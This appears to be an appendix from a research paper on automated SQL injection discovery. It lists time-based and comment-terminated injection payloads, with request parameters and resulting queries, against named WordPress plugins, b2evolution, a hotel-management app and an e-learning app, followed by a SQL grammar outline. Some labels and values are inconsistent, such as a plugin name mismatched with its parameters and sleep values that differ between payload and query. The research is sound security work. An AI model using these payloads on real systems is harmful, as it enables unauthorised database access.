  - **Payload Generated:** 20794b801f45fd5918819c9edc51641d‘ /**/AND/**//**/sLEeP/**/(0.0)’ /**/And/**//**/slEEP/**/(0.0)” /**/AND/**//**/SLEEP/**/(0.0) #’/**/&/**//**/SLeEP/**/(0.0) /**/&/**//**/SLEep/**/(0.0)
  - **SQL statment after injection:** SELECT * FROM wp_wpuf_subscribers WHERE subscribtion_id = 1009.0 AND subscribtion_status = ” 20794b801f45fd5918819c9edc51641d‘ /**/AND/**//**/sLEeP/**/(0.0)’ /**/And/**//**/slEEP/**/(0.0)” /**/AND/**//**/SLEEP/**/(0.0) #’/**/&/**//**/SLeEP/**/(0.0) /**/&/**//**/SLEep/**/(0.0)

- **Exploit 3: WordPress Plugin Sliced Invoices 3.8.2**
  - **URL:** *http://localhost:8008/wp-admin/edit.php*
  - **body parameters:**
    - *post_type=dlm_download*
    - *page=download-monitor-logs*
    - *orderby=90208b50dcf99ae4127ff562af8c7f8c‘#*
  - **Payload Generated:** *90208b50dcf99ae4127ff562af8c7f8c‘#*
  - **SQL statment after injection:** *SELECT * FROM wp_download_log ORDER BY ‘90208b50dcf99ae4127ff562af8c7f8c‘#‘ ASC LIMIT 0.0,25.0*
- **Exploit 4: WordPress Plugin Photo Gallery 1.5.34**
  - **CVE**: *CVE-2019-16119*
  - **URL:** *http://localhost:8008/wp-admin/admin-ajax.php*
  - **body parameters:**
    - *action = albumsgalleries_bwg*
    - *album_id = 80208306339023777584737689478358492337 AND SLEEP (0.0)*
    - *width = 785*
    - *height = 550*
    - *bwg_nonce = d5f64bc0d6*
    - *TB_iframe = 1*
  - **Payload Generated:** *80208306339023777584737689478358492337 AND SLEEP (0.0)*

  - **SQL statment after injection:** *sql SELECT COUNT(*) FROM ((SELECT id, name, preview_image, random_preview_image, published, 1.0 as is_album FROM wp_bwg_album WHERE id <> 80208306339023777584737689478358492337 AND SLEEP (0.0)) UNION ALL (SELECT id, name, preview_image, random_preview_image, published, 0.0 as is_album FROM wp_bwg_gallery)) as temp*

- **Exploit 5: WordPress Plugin Supsystic Ultimate Maps 1.1.12**
  - **URL:** *http://localhost:8008/wp-admin/admin-ajax.php*
  - **body parameters:**
    - *mod = maps*
    - *action = getListForTbl*
    - *pl = ums*
    - *reqType = ajax*
    - *search%5Btext_like%5D = hypsidolichocephaly*
    - *_search = false*
    - *nd = 1658329722564*
    - *rows = 10*
    - *page = 1*
    - *sidx = 5104838251670532017745272233487084233 5*
    - *sord = desc*
  - **Payload Generated:** *5104838251670532017745272233487084233 5 AND SLEEP (0.0)*
  - **SQL statment after injection:** *SELECT * FROM wp_ums_maps toe_m ORDER BY 5104838251670532017745272233487084233 5 AND SLEEP (0.0) DESC LIMIT 0.0, 10.0*

- **Exploit 6: WordPress Plugin WP Statistics 13.0.7**
  - **URL:** *http://localhost:8008/wordpress/wp-admin/admin.php*
  - **body parameters:**
    - *page = wps_pages_page*
    - *ID = 3062071204188164710944899660564539872 71*
    - *type = page*
  - **Payload Generated:** *3062071204188164710944899660564539872 71 AND SLEEP (0.0)*
  - **SQL statment after injection:** *sql SELECT COUNT(*) FROM wp_statistics_pages WHERE ‘id‘ = 3062071204188164710944899660564539872 71 AND SLEEP (0.0) AND ‘type‘ = ’page’*

- **Exploit 7: WordPress Plugin JoomSport**

  - **URL:** *http://localhost:8008/wp-admin/admin.php*
  - **body parameters:**
    - *page=joomsport-page-events*
    - *orderby=123456789+and+sleep%2823%29*
    - *order=desc*
  - **Payload Generated:** *123456789 and sleep(0)*
  - **SQL statment after injection:** *SELECT * FROM wp_joomsport_events ORDER BY 954497203565 and SLEEP (23) desc LIMIT 5.0 OFFSET 0.0*

- **Exploit 8: WordPress Plugin JoomSport**
  - **URL:** *http://localhost:8008/wp-admin/admin.php*
  - **body parameters:**
    - *page=joomsport-page-extrafields*
    - *orderby=123456789 and sleep(0)*
    - *order=desc*
  - **Payload Generated:** *123456789 and sleep(0)*
  - **SQL statment after injection:** *SELECT * FROM wp_joomsport_extra_fields ORDER BY 413687161688 AND SLEEP (23) desc LIMIT 5.0 OFFSET 0.0*

D.2 b2evolution CMS

- **Exploit: zero day SQL injection found in the search engine in the latest version V 7.2.3-stable**
  - **CVE**: *Form Submited but Not Known Yet*
  - **URL:** *http://localhost:8000/index.php/a/*
  - **body parameters:**
    - *s=ewe*
    - **submit=Search**
    - **search_author=1))) or sleep(1)**
    - **%23search_content_age=”**
    - **search_type=**
    - **disp=search**
  - **Payload Generated:** *12323123123221321))) or sleep(1)*
  - **SQL statment after injection:** *SELECT file_ID, file_path, file_title, file_alt, file_desc, GROUP_CONCAT(DISTINCT link_itm_ID SEPARATOR ”,”) AS post_IDs, GROUP_CONCAT(DISTINCT link_cmt_ID SEPARATOR ”,”) AS comment_IDs FROM evo_files INNER JOIN evo_links ON link_file_ID = file_ID LEFT JOIN evo_postcats AS ipc ON link_itm_ID = ipc.postcat_post_ID LEFT JOIN evo_items__item*

ON post_ID = ipc.postcat_post_ID LEFT JOIN evo_categories AS icat ON ipc.postcat_cat_ID = icat.cat_ID LEFT JOIN evo_comments ON link_cmt_ID = comment_ID LEFT JOIN evo_postcats AS cpc ON comment_item_ID = cpc.postcat_post_ID LEFT JOIN evo_categories AS ccat ON cpc.postcat_cat_ID = ccat.cat_ID WHERE (icat.cat_blog_ID = '2' OR ccat.cat_blog_ID = '2') AND ((file_path LIKE '%ewe%' OR file_title LIKE '%ewe%' OR file_alt LIKE '%ewe%' OR file_desc LIKE '%ewe%')) AND ((comment_author_user_ID IN (1))) or sleep(1)#) OR post_creator_user_ID IN (1))) or sleep(1)#))) AND (post_ID IS NULL OR ((post_status IN ('published')))) AND (comment_ID IS NULL OR ((comment_status IN ('published')))) GROUP BY file_path, file_title, file_alt, file_desc

D.3 Sparkz Hotel-Management

- **Exploit 1: Exploiting the login page**
  - **CVE**: *CVE-2022-2656*
  - **URL:** *http://localhost:8008/ajax.php*
  - **body parameters:**
    - *email=946661113662/**/AND/**//**/SLEEP/**/(0.0)' AND SLEEP (0.0)#"*
    - *password=*
  - **Payload Generated:**
  - **SQL statment after injection:** *SELECT * FROM user WHERE username = '946661113662/**/AND/**//**/SLEEP/**/(0.0)' AND SLEEP (0.0)#'" OR email='946661113662/**/AND/**//**/SLEEP/**/(0.0)' AND SLEEP (0.0)#'" AND password='7300b17dc9fbda8800e867d10339d649'*
- **Exploit 2: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *http://localhost:8008/functionmis.php*
  - **body parameters:**
    - *emp_id=393757457732 AND SLEEP (0.0)*
    - *first_name=Prathamesh*
    - *last_name=Patil*
    - *id_car_no=123212321232*
    - *contact_no=4545454545*
    - *address=Seren Madozs, Kanchan Ganga Nagar, Pune*
    - *salary=50000*
    - *staff_type_id=1*
    - *shift_id=1*

    - *id_card_type=1*
  - **Payload Generated:** *id AND SLEEP (0.0)*
  - **SQL statment after injection:** *UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='123212321232.0' , address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='4545454545.0', joining_date='',salary='50000.0' WHERE emp_id=393757457732 AND SLEEP (0.0)*

- **Exploit 3: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *http://localhost:8008/functionmis.php*
  - **body parameters:**
    - *emp_id=1*
    - *first_name=Prathamesh*
    - *last_name=485941642888 AND SLEEP (0.0)'#' AND SLEEP (0.0)"#'*
    - *id_car_no=123212321232*
    - *contact_no=4545454545*
    - *address=Seren Madozs, Kanchan Ganga Nagar, Pune*
    - *salary=50000*
    - *staff_type_id=1*
    - *shift_id=1*
    - *id_card_type=1*
  - **Payload Generated:** *id AND SLEEP (0.0)'#' AND SLEEP (0.0)"#'*
  - **SQL statment after injection:** *UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='485941642888 AND SLEEP (0.0)'#' AND SLEEP (0.0)"#',address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='4545454545.0',joining_date='',salary='50000.0' WHERE emp_id=1.0*

- **Exploit 4: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *http://localhost:8008/functionmis.php*
  - **body parameters:**
    - *emp_id=1*
    - *first_name=Prathamesh*
    - *last_name=Patil*
    - *id_car_no=123212321232*
    - *contact_no=889387684576)' AND SLEEP (0.0)#" AND SLEEP (0.0)'#*
    - *address=Seren Madozs, Kanchan Ganga Nagar, Pune*

    - *salary=50000*
    - *staff_type_id=1*
    - *shift_id=1*
    - *id_card_type=1*
  - **Payload Generated:** *id)' AND SLEEP (0.0)#" AND SLEEP (0.0)'#*
  - **SQL statment after injection:** *UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no= '123212321232.0', address='Seren Madozs, Kanchan Ganga Nagar, Pune',contact_no='889387684576)' AND SLEEP (0.0)#" AND SLEEP (0.0)'#', joining_date='',salary='50000.0' WHERE emp_id=1.0*

- **Exploit 5: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *http://localhost:8008/functionmis.php*
  - **body parameters:**
    - *emp_id=1*
    - *first_name=Prathamesh*
    - *last_name=Patil*
    - *id_car_no=123212321232*
    - *contact_no=4545454545.0*
    - *address=721999668543'#*
    - *salary=50000*
    - *staff_type_id=1*
    - *shift_id=1*
    - *id_card_type=1*
  - **Payload Generated:** *id'#*
  - **SQL statment after injection:** *UPDATE staff SET emp_name='Prathamesh Patil', staff_type_id='1.0', shift_id='1.0', id_card_type=1.0, id_card_no='123212321232.0', address='721999668543'#',contact_no='4545454545.0',joining_date='',salary='50000.0' WHERE emp_id=1.0*

- **Exploit 6: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *http://localhost:8008/functionmis.php*
  - **body parameters:**
    - *emp_id=1*
    - *first_name=Prathamesh*
    - *last_name=Patil*
    - *id_car_no=123212321232*

    - *contact_no=4545454545.0*
    - *address=Seren Madozs, Kanchan Ganga Nagar, Pune*
    - *salary=686453747929‘ AND sLeEP (0.0)))) AND sLeep (0.0))“#*
    - *staff_type_id=1*
    - *shift_id=1*
    - *id_card_type=1*
  - **Payload Generated:** *id‘ AND sLeEP (0.0)))) AND sLeep (0.0))“#*
  - **SQL statment after injection:** *UPDATE staff SET emp_name=’Prathamesh Patil’, staff_type_id=’1.0’, shift_id=’1.0’, id_card_type=1.0, id_card_no= ’123212321232.0’, address= ’Seren Madozs, Kanchan Ganga Nagar, Pune’, contact_no=’4545454545.0’, joining_date=”, salary=’686453747929‘ AND sLeEP (0.0)))) AND sLeep (0.0))“#’ WHERE emp_id=1.0*

- **Exploit 7: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *http://localhost:8008/functionmis.php*
  - **body parameters:**
    - *emp_id=1*
    - *first_name=Prathamesh*
    - *last_name=Patil*
    - *id_car_no=482760517534 AND SLEEP (0.0)*
    - *contact_no=4545454545.0*
    - *address=Seren Madozs, Kanchan Ganga Nagar, Pune*
    - *salary=50000*
    - *staff_type_id=1*
    - *shift_id=1*
    - *id_card_type=1*
  - **Payload Generated:** *id AND SLEEP (0.0)*
  - **SQL statment after injection:** *UPDATE staff SET emp_name=’Prathamesh Patil’, staff_type_id=’1.0’, shift_id=’1.0’, id_card_type=482760517534 AND SLEEP (0.0), id_card_no=’123212321232.0’,address=’Seren Madozs, Kanchan Ganga Nagar, Pune’,contact_no=’4545454545.0’,joining_date=”,salary=’50000.0’ WHERE emp_id=1.0*

- **Exploit 8: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *:http://localhost:8008/ajax.php*
  - **body parameters:**
    - *emp_id=784104502186’ AND SLEEP (0.0)#’*

    - *shift_id=1*
  - **Payload Generated:** *id' AND SLEEP (0.0)#'*
  - **SQL statment after injection:** *UPDATE staff set shift_id = '1.0' WHERE emp_id='784104502186' AND SLEEP (0.0)#"*

- **Exploit 9: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *:http://localhost:8008/ajax.php*
  - **body parameters:**
    - *emp_id=784104502186' AND SLEEP (0.0))#*
    - *shift_id=1*
  - **Payload Generated:** *id' AND SLEEP (0.0))#*
  - **SQL statment after injection:** *INSERT INTO emp_history (emp_id,shift_id) VALUES ('784104502186' AND SLEEP (0.0))#','1.0')*

- **Exploit 10: exploiting staff mangment**
  - **CVE Request ID**: *1319796*
  - **URL:** *:http://localhost:8008/ajax.php*
  - **body parameters:**
    - *emp_id=ovarioabdominal*
    - *shift_id=376032596101'# AND SleeP (0.0)#*
  - **Payload Generated:** *id' AND SLEEP (0.0))#*
  - **SQL statment after injection:** *UPDATE staff set shift_id = '376032596101'# AND SleeP (0.0)#' WHERE emp_id='ovarioabdominal'*

D.4 E-Learning System Management

- **Exploit 1: Exploiting the register page**
  - **CVE Request ID**: *1319796*
  - **URL:** *http://localhost:8008/register.php*
  - **body parameters:**
    - *log_email=660808813359'#*
    - *log_password="*
  - **Payload Generated:** *id'#*
  - **SQL statment after injection:**
    *SELECT * FROM users WHERE email = '660808813359'#' AND password = 'abba2ff89681195426116f46e24945b1'*

- **Exploit 2: Exploiting the classroom search**
  - **CVE**: *CVE-2022-2698*
  - **URL:** *http://localhost:8008/classRoom.php?classCode=class101_a*
  - **body parameters:**
    - *searched_text=520653948188'– '*
  - **Payload Generated:** *id'– '*
  - **SQL statment after injection:** *SELECT * FROM posts WHERE body LIKE '%520653948188'– '%' AND courseCode='class101_a' ORDER BY id DESC*
- **Exploit 3: Exploiting the classroom name**
  - **CVE**: *CVE-2022-2489*
  - **URL:** *http://localhost:8008/classRoom.php*
  - **body parameters:**
    - *classCode=*
  - **Payload Generated:** *id'#*
  - **SQL statment after injection:** *SELECT * FROM posts WHERE courseCode='704839764903'#' AND files !='none' ORDER BY id DESC*
- **Exploit 4: Exploiting the classroom name**
  - **CVE**: *CVE-2022-2489*
  - **URL:** *http://localhost:8008/classRoom.php*
  - **body parameters:**
    - *classCode=id'" AND SLEEP (0.0)#*
  - **Payload Generated:** *id'" AND SLEEP (0.0)#*
  - **SQL statment after injection:** *SELECT * FROM createclass WHERE courseCode='704839764903'" AND SLEEP (0.0)#'*
- **Exploit 5: Exploiting the classroom name**
  - **CVE**: *CVE-2022-2489*
  - **URL:** *http://localhost:8008/classRoom.php*
  - **body parameters:**
    - *classCode=id'#*
  - **Payload Generated:** *704839764903'#*
  - **SQL statment after injection:** *SELECT * FROM posts WHERE courseCode='704839764903'#' AND files !='none' ORDER BY id DESC*
- **Exploit 6 : Exploiting Search**

  - **CVE**: *CVE-2022-2698*
  - **URL:** *:http://localhost:8008/search.php*
  - **body parameters:**
    - *searched_text=id AND SLEEP (0.0)'–*
  - **Payload Generated:** *388075444189 AND SLEEP (0.0)'–*
  - **SQL statment after injection:** *SELECT * FROM posts WHERE body LIKE '%388075444189 AND SLEEP (0.0)'– '%' AND courseCode=" ORDER BY id DESC*

- **Exploit 7: Exploiting search classroom**
  - **CVE**: *CVE-2022-2490*
  - **URL:** *http://localhost:8008/search.php/search.php*
  - **body parameters:**
    - *classCode=id'#*
  - **Payload Generated:** *312447993784'#*
  - **SQL statment after injection:** *SELECT * FROM posts WHERE body LIKE '%%' AND courseCode='312447993784'#' ORDER BY id DESC*

- **Exploit 8: Exploiting search classroom**
  - **CVE**: *CVE-2022-2490*
  - **URL:** *http://localhost:8008/search.php/search.php*
  - **body parameters:**
    - *classCode=id' and SLEEP (0.0)#*
  - **Payload Generated:** *312447993784' and SLEEP (0.0)#*
  - **SQL statment after injection:** *SELECT * FROM createclass WHERE courseCode='312447993784' and SLEEP (0.0)#'*

Appendix E

SQL Statement Generator FSM

Each item in the same level has the same probability of of being chosen and each branch of sub-child has the same probability of being chosen.

- Select Statement
  - number of columns
  - order by
  - table arithmatic
    - aliases
  - filters (WHERE) criterion statement
    - boolean operators
      - ==
      - !=
      - <
      - >
      - <=
      - >=
      - IN
      - BETWEEN
    - Connectors
      - AND
      - OR
      - XOR
    - Tuples
  - Grouping and Aggregation
    - aggregation function
      - abs
      - avg
      - count

            - floor
            - max
            - bin
            - min
            - std
            - stddev
        - having clause
            - contains possible from above aggregated along with boolean operators and connected with boolean connectors
    - Join statements
        - cross join
        - full outer join
        - hash join
        - inner join
        - left join
        - left outer join
        - outer join
        - right join
        - right outer join
    - Limits
    - correlaton of sub query
    - UNION of two statements
    - Intersection of two statements

- Update Statement
    - number of columns
    - filters (WHERE) criterion statement as seen in the select statement
    - LIMIT
    - Join as seen in select statement

- Select Statement
    - number of inserts
    - insert column names
    - use nested sub query of select statement